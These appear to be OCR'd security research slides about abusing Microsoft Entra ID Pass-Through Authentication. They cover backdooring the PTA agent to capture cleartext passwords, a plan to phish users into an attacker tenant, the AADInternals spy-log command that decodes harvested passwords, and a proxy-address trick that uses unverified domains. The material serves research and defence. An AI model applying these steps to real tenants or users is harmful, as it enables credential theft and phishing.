
05

Pass Through Authentication

Pass Through Authentication (PTA)

- One of the methods to sign-in to cloud apps with on-prem credentials
- Entra ID literally forwards the password to an on-prem agent which decrypts it to clear-text for validation against the Domain Controller
- Well-known post-compromise/persistence attack technique:
 - Backdoor PTA agent to extract cleartext credentials
 - Usually done after full domain compromise, due to high privilege requirements.


Pass Through Authentication (PTA)



Abusing PTA for Initial Access

- New idea:
 - Can PTA be used for phishing clear-text credentials?
- Plan:
 1. Set up PTA in an attacker tenant
 2. Backdoor the PTA agent
 3. Trick users into signing in to our tenant with their password
 - Easier said than done!

1. Set up PTA in Attacker Tenant



The screenshot displays the Microsoft Entra Connect Sync configuration interface. The left sidebar shows the navigation menu with 'User Sign-In' selected. The main content area is divided into two panes. The left pane, titled 'User sign-in', shows the 'Select the Sign On method' section with 'Pass-through authentication' selected. Below this is a checkbox for 'Enable single sign-on'. The right pane, titled 'Microsoft Entra sign-in configuration', shows a table for 'Active Directory UPN Suffix' and 'Microsoft Entra ID Domain'. The table has one row with 'redbyte.local' and 'Not Added'. Below the table is a dropdown for 'USER PRINCIPAL NAME' set to 'userPrincipalName'. At the bottom, there is a checkbox for 'Continue without matching all UPN suffixes to verified domains' and a warning message.

User sign-in

Select the Sign On method. ?

- ☐ Password Hash Synchronization ?
- ☒ Pass-through authentication ?
- ☐ Federation with AD FS ?
- ☐ Federation with PingFederate ?
- ☐ Do not configure ?

Select this option to enable single sign-on for your corp

☐ Enable single sign-on ?

We recommend that you have a cloud only Hybrid Administrator account so that you are able to mar of an on-premises failure. [Learn more](#)

Microsoft Entra sign-in configuration

To sign-in to Azure with the same credentials as your on-premises directory, a matching Microsoft Entra ID Domain is required. The following table lists the UPN suffixes for your on-premises environment and the status of the associated Microsoft Entra Domain. ?

Active Directory UPN Suffix	Microsoft Entra ID Domain
redbyte.local	Not Added ?

Select the on-premises attribute to use as the Microsoft Entra ID username

USER PRINCIPAL NAME ?

userPrincipalName

☒ Continue without matching all UPN suffixes to verified domains

Users will not be able to sign-in to Microsoft Entra ID with on-premises credentials if the UPN suffix does not match a verified domain. [Learn more](#)

Previous Next

1. Set up PTA in Attacker Tenant

[Home](#) > [MSFT | Microsoft Entra Connect](#) > [Microsoft Entra Connect | Connect Sync](#) >

Passthrough Authentication ...

Microsoft Entra ID

 Download  Troubleshoot  Refresh

 We recommend that you have a minimum of 3 authentication agents running on your tenant.
[Learn more](#) 

Authentication Agent	IP	Status
dc-01.redbyte.local	94. 	

spotit

- Testing:

```
PS C:\Windows\system32> Get-AADIntPTASpyLog -DecodePasswords
```

UserName	Password	Time
-----	-----	----
SyncedUser1@yt0ww.onmicrosoft.com	R34dyT0Sync:)	5/4/2025 8:21:15 AM




3. Trick users into signing in to our tenant

- Constraints:
 1. We can only target users existing in our own tenant.
 2. PTA only works for hybrid identities (i.e. On-prem user synced to cloud)
 3. Guest accounts can not be synced

Email as alternate login ID?


- Allows signing in with “proxy addresses”
- This allows using unverified domains!



The screenshot shows the Microsoft Azure portal interface. At the top, there is a blue header with the 'Microsoft Azure' logo. Below the header, a breadcrumb trail reads: 'Home > MSFT | Microsoft Entra Connect > Microsoft Entra Connect | Connect Sync >'. The main heading is 'Email as an alternate login ID' with a three-dot menu icon to its right. Below the heading, it says 'Microsoft Entra ID'. The text explains: 'This feature allows cloud-authenticated users to sign in to Microsoft Entra ID with any of their proxy addresses, in addition to UPN.' There are two 'Learn more' links with external icons. The second paragraph states: 'The option below controls the tenant-wide feature setting in Home Realm Discovery policy.' followed by another 'Learn more' link. At the bottom, there is a toggle switch labeled 'Email as an alternate login ID' which is currently turned on, indicated by a blue checkmark icon.

Testing with cloud-only user

- Testing first with a cloud-only user
- Setting email attribute to nonsynced@microsoft.com updates the proxy address




The screenshot shows the Azure AD user profile for a user named 'Non Synced'. The profile is divided into two main sections: 'User' and 'Properties'. The 'User' section includes fields like Last name, State or province, User principal name, Object ID, Identities, User type, Creation type, Created date time, Last password change date time, and Invitation state. The 'Properties' section includes fields like ZIP or postal code, Country or region, Business phone, Mobile phone, Email, Other emails, Proxy addresses, and Fax number. The 'Email' field is highlighted with a red box, and the 'Proxy addresses' field is also highlighted with a red box. The 'Email' field contains the value 'nonsynced@microsoft.com' and the 'Proxy addresses' field contains the value 'SMTP:nonsynced@microsoft.com'.

User	
Last name	Synced
State or province	
User principal name	NonSynced@yt0ww.onmicrosoft.com
Object ID	7e378d95-48b1-4ee8-8c15-8a0c40f...
Identities	yt0ww.onmicrosoft.com
User type	Member
Creation type	
Created date time	4 May 2025, 11:30
Last password change date time	4 May 2025, 11:50
Invitation state	

Properties	
ZIP or postal code	
Country or region	
Business phone	
Mobile phone	
Email	nonsynced@microsoft.com
Other emails	View
Proxy addresses	SMTP:nonsynced@microsoft.com
Fax number	

